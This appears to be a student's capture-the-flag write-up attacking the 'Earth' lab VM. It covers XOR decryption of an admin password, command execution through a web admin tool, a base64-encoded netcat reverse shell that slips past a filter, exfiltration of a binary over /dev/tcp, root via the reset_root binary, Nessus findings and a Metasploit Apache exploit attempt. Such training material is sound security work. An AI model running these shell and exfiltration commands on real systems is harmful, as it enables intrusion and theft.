Testing secure messaging system notes:  
*Using XOR encryption as the algorithm, should be safe as used in RSA.  
*Earth has confirmed they have received our sent messages.  
*testdata.txt was used to test encryption.  
*terra used as username for admin portal.  
Todo:  
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?  
*Need to test different key lengths to protect against bruteforce. How long should the key be?  
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

This reveals a lot of information:

- 1) The encryption is using XOR
- 2) Key might be found in txt file?
- 3) Username is terra

Interesting to do list though...

We need to get the key from the txt file that we have:




We probably found the key!

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago

f) Cyberchef

Since we have the key and we know that there is a text in the earth.local page that is encrypted we can decrypt it using XOR on hexadecimal. Miss Iman's slides gave us a hint about cyberchef for this specific purpose!

I followed instructions on how to use the tool it required installation for some reason



I will try to decrypt the messages:

- 1) 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f11124059261ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e430c07150a1d4a410216010943e281b54e1c010116060591b0143121a0b0a1a00094e1f1d010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b431507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b02131a11e281b61d43261c18010a43220f1716010d40
- 2) 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a552a1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f0044160c1e150055011e100811430a59061417030d1117430910035506051611120b45
- 3) 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d04521201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a084d540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47514c50445601190108011d451817151a104c080a0e5a

Using the key:

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

1 and 2 gave nothing comprehensible but 3 gave a repeating message:

the repeated phrase:

[earthclimatechangebad4humans](#)

we try using nikto:

```
(kali㉿kali)-[~]
$ sudo nikto -h 192.168.60.136 -id terra:earthclimatechangeforhumans
- Nikto v2.5.0
=====
+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        80
+ Start Time:         2023-11-22 22:02:50 (GMT2)


+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /UBKR5JwX.php#: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie csrf token created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

I will try to use it as a password to username terra on earth.local/admin/login:

Luckily it worked:

The screenshot shows a web browser window with the URL `https://earth.local/admin/` in the address bar. The page title is "Admin Command Tool". The content area displays a welcome message: "Welcome terra, run your CLI command on Earth Messaging Machine (use with care)". Below this, there is a form field labeled "CLI command:" with a placeholder input box. A button labeled "Run command" is positioned below the input box. To the right of the input box, the text "Command output:" is displayed, followed by a large empty space where the command results would appear.

I googled CLI and it means command line interface. I will try some lines to check if it acts like a shell



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
echo "hello"
```

Run command

Command output: hello

Admin Command

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
whoami
```

Run command

Command output: apache

AUMLITI COMMAND TOOL

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
ls
```

Run command

Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

We tried doing su but it stayed as apache. So, we did to check if there is any relevant files or folders.

I tried them all one by one.

Welcome terra, run your CLI comma

CLI command:

```
ls /home
```

Run command

Command output: earth

CLI command:

```
ls /lib
```

Run command

Command output: NetworkManager binfmt.d cpp debug dracut environment.d fedora-release firewalld firmware games gcc grub issue issue.net kbd kdump kernel locale modprobe.d modules modules-load.d motd motd.d os-release pam.d polkit-1 python3.9 realmd rpm swidtag sysctl.d sysimage system-release-cpe systemd sysusers.d tmpfiles.d udev

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

```
ls /var
```

Run command

Command output: account adm cache crash db earth_web empty ftp games kerberos lib local lock log mail nis opt preserve run spool tmp www yp

These are the relevant directories that were readable.

From the last file (var) we found earth_web that might be very useful I will look at the file:

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
ls /var/earth_web
```

Run command

Command output: db.sqlite3 earth_web manage.py secure_message user_flag.txt

We found user_flag.txt!

Let us cat it to check its content:

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
cat /var/earth_web/us
```

Run command

Command output: [user_flag_3353b67d6437f07ba7d34af7d2fc27d]

Good !!!! this means we are on the right track !!!!!!

Clearly, some things that need to be fixed here:

The testingnotes.txt file should have been deleted !

Also, it shouldn't be so easy to access a CLI.

Lastly, the encoded messages on earth.local should not be appearing.

More things to be fixed are discussed in section on Nessus later.

III. Privilege Escalation

We reached the user flag. We have to escalate privileges now:

a) Manual Enumeration

After identifying the user as apache, we find hostname being earth, and that it is part of a group by name of apache.

```
Welcome terra, run your CLI command on Earth Messaging Machine (use with car
CLI command:

Run command
Command output: earth
```

```
CLI command:

Run command
Command output: uid=48(apache) gid=48(apache) groups=48(apache)
```

Lets enumerate the users:

```
Welcome terra, run your CLI c
CLI command:

Run command
-
Command output: root bin daemon adm lp sync shutdown halt mail operator games ftp nobody systemd-coredump systemd-resolve systemd-oom
systemd-timesync dbus polkitd rpc cockpit-ws cockpit-wsinstance tss abrt setroubleshoot rpcuser sshd dnsmasq chrony tcpdump systemd-network
unbound clevis earth apache
```

Sudoers: Fail

```
Welcome terra, run your CLI command
CLI command:

Run command
Command output:
```

b) Netcat

We will conduct a reverse bind shell. One way is to connect to our own kali using the netcat connection.

```
(kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
```

Welcome terra, run your CLI command on Ea

- Remote connections are forbidden.

CLI command:

```
nc -e /bin/bash 192.1
```

Run command

Command output:

After running the command in the command box, we got a message. We must encode it in base 64

```
(kali㉿kali)-[~]
$ echo "nc -e /bin/bash 192.168.111.128 5555" > encode.txt
```

```
(kali㉿kali)-[~]
$ base64 encode.txt
bmMgLWUgL2Jpbj9iYXNoIDE5Mi4xNjguMTExLjEyOCA1NTU1Cg==
```

I typed the command: and pasted the encoded command into the echo

```
echo bmMgLWUgL2Jpbj9iYXNoIDE5Mi4xNjguMTExLjEyOCA1NTU1Cg== | base64 -d | bash
```

(I got the -d extension from kali: base64 –help and the bash command to execute it as a script I got it from google)

```
$ bash -n
(kali㉿kali)-[~]
└─$ base64 --help
Usage: base64 [OPTION] ... [FILE]
Base64 encode or decode FILE, or standard input, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
 -d, --decode      decode data
 -i, --ignore-garbage  when decoding, ignore non-alphabet characters
 -w, --wrap=COLS   wrap encoded lines after COLS character (default 76)
                  Use 0 to disable line wrapping
 --help           display this help and exit
 --version        output version information and exit

The data are encoded as described for the base64 alphabet in RFC 4648.
When decoding, the input may contain newlines in addition to the bytes of
the formal base64 alphabet. Use --ignore-garbage to attempt to recover
from any other non-alphabet bytes in the encoded stream.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation <https://www.gnu.org/software/coreutils/base64>
or available locally via: info '(coreutils) base64 invocation'
```

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
echo 'bmMgLWUgL2Jpb9'
```

Command output:

```
(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.111.128] from (UNKNOWN) [192.168.111.141] 47862
```

Netcat caught it, reverse bind shell worked !

Now that we have a shell, lets run some commands to check if it works:

```
whoami
apache
```

```
id:ho 'bmMgLwUgL2Jpb19|  
uid=48(apache) gid=48(apache) groups=48(apache)  
ls  
bin command  
boot  
dev command output:  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
■
```

```
ls /var  
account  
adm:ho 'bmMgLwUgL2Jpb19|  
cache  
crash  
db command  
earth_web  
empty command output:  
ftp  
games  
kerberos  
lib  
local  
lock  
log  
mail  
nis  
opt  
preserve  
run  
spool  
tmp  
www  
yp
```

Let us use find commands to find if there are any permissions (SUID files)

```
find / -perm -u=s -type f 2>/dev/null
```

This command searches in root for users with permission to setuid

```
find /home -user user 2>/dev/null
find / -perm -u=s -type f 2>/dev/null

/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp t:
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

None of them was found for SUID on gtfoBins. However, /usr/bin/reset_root is very juicy sounding. Lets take a look !

```
file /usr/bin/reset_root
reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddfe95
8d92a893fd3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

It is running into errors. We need to open the file from our own machine. Remember netcat can be used to transfer files. To send the file to kali we need nc -nlvp:

We will run cat on the file, transmit it through netcat to our own kali , then we receive it on kali via nc -nlvp

```
cat /usr/bin/reset_root > /dev/tcp/192.168.111.128/5556
```

```
[kali㉿kali)-[~]
$ sudo nc -nlvp 5556 > reset_root
listening on [any] 5556 ...
connect to [192.168.111.128] from (UNKNOWN) [192.168.111.141] 53922
```

The file is on our kali. Lets now open it.

Apparently it's a GCC code from the script (many gcc mentions) but it has an error.

We googled and found ltrace tool to find where the error occurs:

```
(kali㉿kali)-[~]
$ sudo ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESENT ... CHECKING IF RESET TRIGGERS PRESENT ...
)                                     = 38
access("/dev/shm/kHgTFI5G", 0)          = -1
access("/dev/shm/Zw7bV9U5", 0)          = -1
access("/tmp/kcM0Wewe", 0)              = -1
puts("RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                     = 44
+++ exited (status 0) +++
```

After some research, we understood that the files were missing so we need to add them through netcat. We can use touch with the file directory from the previous command

```
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
```

And...

```
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

It finally worked 😊

Now we use the command from the powerpoint sent by Miss Iman:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Lets escalate now

```
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

Lets find the flag

```
[root@earth /]# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
[root@earth /]# ls /root
ls /root
anaconda-ks.cfg root_flag.txt
[root@earth /]# cat root_flag.txt
cat root flag txt
```

GREAT!


We must note that here, the host/admin of earth should make sure that the file reset password should not be allowed to be accessible by apache or any other user. (this was the big vulnerability we used here).

IV. Other Possible Attack Vectors

a) Alternative Privilege Escalation

Alternatively, we try to do sudo -l, but we are requested to enter password of group apache which we do not know !

Something we could do is try to find the password here to then use gtfobins and do the escalation that way.




The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a navigation bar with links like 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking'. Below the bar, the terminal prompt shows the user is currently 'apache' and has 'root' privileges. The user runs 'man sudoers' to view the manual page for sudoers, which discusses how users in the 'sudoers' group can receive a timely response from the upstream server or application. The user then runs a python exploit to gain a root shell. After gaining root, they run 'whoami' to confirm they are now 'root'. They then run 'sudo -l' to list available sudo commands. A message from the system administrator follows, stating: 'We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:' followed by a list of three items: '#1) Respect the privacy of others.', '#2) Think before you type.', and '#3) With great power comes great responsibility.'.

```
whoami
apache
root
sudoers
man sudoers
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ whoami
root
apache
bash-5.1$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
```

We also tried several other find commands , to no avail.




A screenshot of a terminal window titled "kali - VMware Workstation 17 Player (Non-commercial use only)". The terminal shows a search command being run:

```
/usr/lib/python3.9/site-packages/firewall/config  
find: '/usr/share/polkit-1/rules.d': Permission denied  
find: '/usr/share/empty.sshd': Permission denied  
find: '/usr/libexec/initscripts/legacy-actions/auditd': Permis  
sion denied  
find: '/home/earth': Permission denied  
bash-5.1$ find / -type d -name config 2> /dev/null  
find / -type d -name config 2> /dev/null  
/sys/kernel/config  
/usr/lib/python3.9/site-packages/firewall/config  
bash-5.1$ find / -mtime 10 2> /dev/null  
find / -mtime 10 2> /dev/null  
bash-5.1$ find / -mtime 400 2> /dev/null  
find / -mtime 400 2> /dev/null  
bash-5.1$ find / -type f -name ".*" 2>/dev/null  
find / -type f -name ".*" 2>/dev/null  
/boot/.vmlinuz-5.11.12-300.fc34.x86_64.hmac  
/boot/.vmlinuz-5.14.9-200.fc34.x86_64.hmac  
/run/initramfs/.need_shutdown  
/sys/module/pkcs8_key_parser/notes/.note.Linux  
/sys/module/pkcs8_key_parser/notes/.note.gnu.build-id  
/sys/module/pkcs8_key_parser/sections/.orc_unwind  
/sys/module/pkcs8_key_parser/sections/.note.Linux  
/sys/module/pkcs8_key_parser/sections/.strtab  
/sys/module/pkcs8_key_parser/sections/.exit.text  
/sys/module/pkcs8_key_parser/sections/.orc_unwind_ip  
/sys/module/pkcs8_key_parser/sections/.gnu.linkonce.this_modul
```

b) Sitemap.xml

We try to find the sitemap.xml for essential pages, but it is not found



Not Found

The requested URL was not found on this server.

c) Nessus

An important thing we learn through Nessus is how to fix all of our vulnerabilities! Turns out most of what needs to be done is to update OpenSSL And Apache (and also Disable the TRACE and TRACK HTTP methods).

The screenshot shows the Nessus web interface. At the top, there are tabs for 'Essentials', 'Scans', and 'Settings'. On the right, there are user icons for 'admin' and 'Configure'. The main title is 'networkscanpolicy'. Below it, there are links to 'Back to My Scans', 'Hosts 1', 'Vulnerabilities 21', and 'History 1'. A search bar says 'Search Hosts' with a count of '1 Host'. A table shows a single host: '192.168.190.136' with 16 Critical, 8 High, 12 Medium, and 37 Low vulnerabilities, totaling 99%. To the right, 'Scan Details' include: Policy: 'networkscanpolicy', Status: 'Running' (indicated by a green circle), Severity Base: 'CVSS v3.0', Scanner: 'Local Scanner', and Start: 'Today at 2:37 PM'. A 'Vulnerabilities' section features a pie chart with segments for Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (dark blue).

The screenshot shows the Nessus web interface for the host '192.168.190.136'. At the top, there are buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. The main title is 'networkscanpolicy / 192.168.190.136'. Below it, there is a link to 'Back to Hosts' and a 'Vulnerabilities 21' section. A search bar says 'Search Vulnerabilities' with a count of '21 Vulnerabilities'. A table lists vulnerabilities categorized by severity: MIXED (20), MEDIUM (14), HIGH (2), INFO (6), and LOW (5). Columns include Sev, CVSS, VPR, Name, Family, Count, and edit/refresh icons. To the right, 'Host Details' provide IP: 192.168.190.136, OS: Nutanix, Start: Today at 2:37 PM, End: Today at 2:51 PM, Elapsed: 14 minutes, and KB: Download. A 'Vulnerabilities' section features a pie chart with segments for Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (dark blue).

As we see, there are two main sources of critical Vulnerabilities , mostly of rating 9.8/10: Apache and OpenSSL (screenshots showing more details about each are available in the Cherrytree).

Sev ▾	CVSS ▾	VPR ▾	Name ▾	Family ▾	Count ▾	⚙️
CRITICAL	9.8	7.4	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
CRITICAL	9.8	7.4	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
HIGH	7.5	5.1	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
HIGH	7.5	4.4	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
HIGH	7.4	6.0	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
MEDIUM	5.9	4.4	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
MEDIUM	5.3	4.4	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
MEDIUM	5.3	2.9	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
MEDIUM	5.3	2.9	OpenSSL 1.1.1 < ...	Web Servers	2	🔗
INFO			OpenSSL Version ...	Web Servers	2	🔗

Scan Details

Policy: networkscanpolicy
 Status: Canceled
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 2:37 PM
 End: Today at 2:51 PM
 Elapsed: 14 minutes

Vulnerabilities

Critical: 2
High: 2
Medium: 2
Low: 2
Info: 2

Search Vulnerabilities
🔍
7 Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	Name ▾	Family ▾	Count ▾	⚙️
CRITICAL	9.8	9.4	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗
CRITICAL	9.8	8.4	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗
CRITICAL	9.8	8.4	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗
CRITICAL	9.8	7.4	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗
CRITICAL	9.8	7.4	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗
CRITICAL	9.0	6.5	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗
HIGH	7.5	4.4	Apache 2.4.x < 2... Apache 2.4.x >= 2...	Web Servers	2	🔗

Scan Details

Policy: networkscanpolicy
 Status: Canceled
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 2:37 PM
 End: Today at 2:51 PM
 Elapsed: 14 minutes

Vulnerabilities

Critical: 7
High: 2
Medium: 2
Low: 2
Info: 2

1)Apache 2.4.54

networkscanpolicy / Plugin #161948

Configure Audit Trail

Back to Vulnerability Group

Vulnerabilities 21

CRITICAL Apache 2.4.x < 2.4.54 Multiple Vulnerabilities

Description

The version of Apache httpd installed on the remote host is prior to 2.4.54. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.54 advisory.

- Possible request smuggling in mod_proxy_ajp: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions. Acknowledgements: Ricter Z @ 360 Noah Lab (CVE-2022-26377)

- Read beyond bounds in mod_isapi: Apache HTTP Server 2.4.53 and earlier on Windows may read beyond bounds when configured to process requests with the mod_isapi module. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-28330)

- Read beyond bounds via ap_rwrite(): The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-28514)

Nessus showed that the verion of Apache is less than 2.4.52 and greater than 2.4.47 we can try the msfconsole apache exploit for 2.4.49 and 2.4.50 o test

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/ apache_apisix_api_default_token_rce	2020-12-07	excellent	Yes	APISIX Admin API default access token RCE
1	exploit/linux/http/atutor_filemanager_traversal	2016-03-01	excellent	Yes	ATutor 2.2.1 Directory Traversal / Remote Code Execution
2	exploit/multi/http/ apache_activemq_upload_jsp	2016-06-01	excellent	No	ActiveMQ web shell upload
3	auxiliary/scanner/http/ apache_userdir_enum		normal	No	Apache "mod_userdir" User Enumeration
4	exploit/multi/http/ apache_normalize_path_rce	2021-05-10	excellent	Yes	Apache 2.4.49/2.4.50 Traversal RCE
5	auxiliary/scanner/http/ apache_normalize_path	2021-05-10	normal	No	Apache 2.4.49/2.4.50 Traversal RCE scanner
6	exploit/windows/http/ apache_activemq_traversal_upload	2015-08-19	excellent	Yes	Apache ActiveMQ 5.x-5.11.1 Directory Traversal S hell Upload
7	auxiliary/scanner/http/ apache_activemq_traversal		normal	No	Apache ActiveMQ Directory Traversal
8	auxiliary/scanner/http/ apache_activemq_source_disclosure		normal	No	Apache ActiveMQ JSP Files Source Disclosure
9	exploit/linux/http/ apache_airflow_dag_rce	2020-07-14	excellent	Yes	Apache Airflow 1.10.10 - Example DAG Remote Code Execution

Exploit 4 is worth a shot

```

msf6 > use 4
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):
Name      Current Setting  Required  Description
CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
DEPTH     5                  yes       Depth for Path Traversal
Proxies    spiderfoot      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    spiderfoot      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     443                yes       The target port (TCP)
SSL        true              no        Negotiate SSL/TLS for outgoing connections
TARGETURI /cgi-bin          yes       Base path
VHOST     None              no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.111.141   yes       The listen address (an interface may be specified)
LPORT    4444               yes       The listen port

```

View the full module info with the `info`, or `info -d` command.

```

msf6 exploit(multi/http/apache_normalize_path_rce) > set rhosts 192.168.111.141
rhosts => 192.168.111.141
msf6 exploit(multi/http/apache_normalize_path_rce) > set lhost 192.168.111.128
lhost => 192.168.111.128
msf6 exploit(multi/http/apache_normalize_path_rce) > run

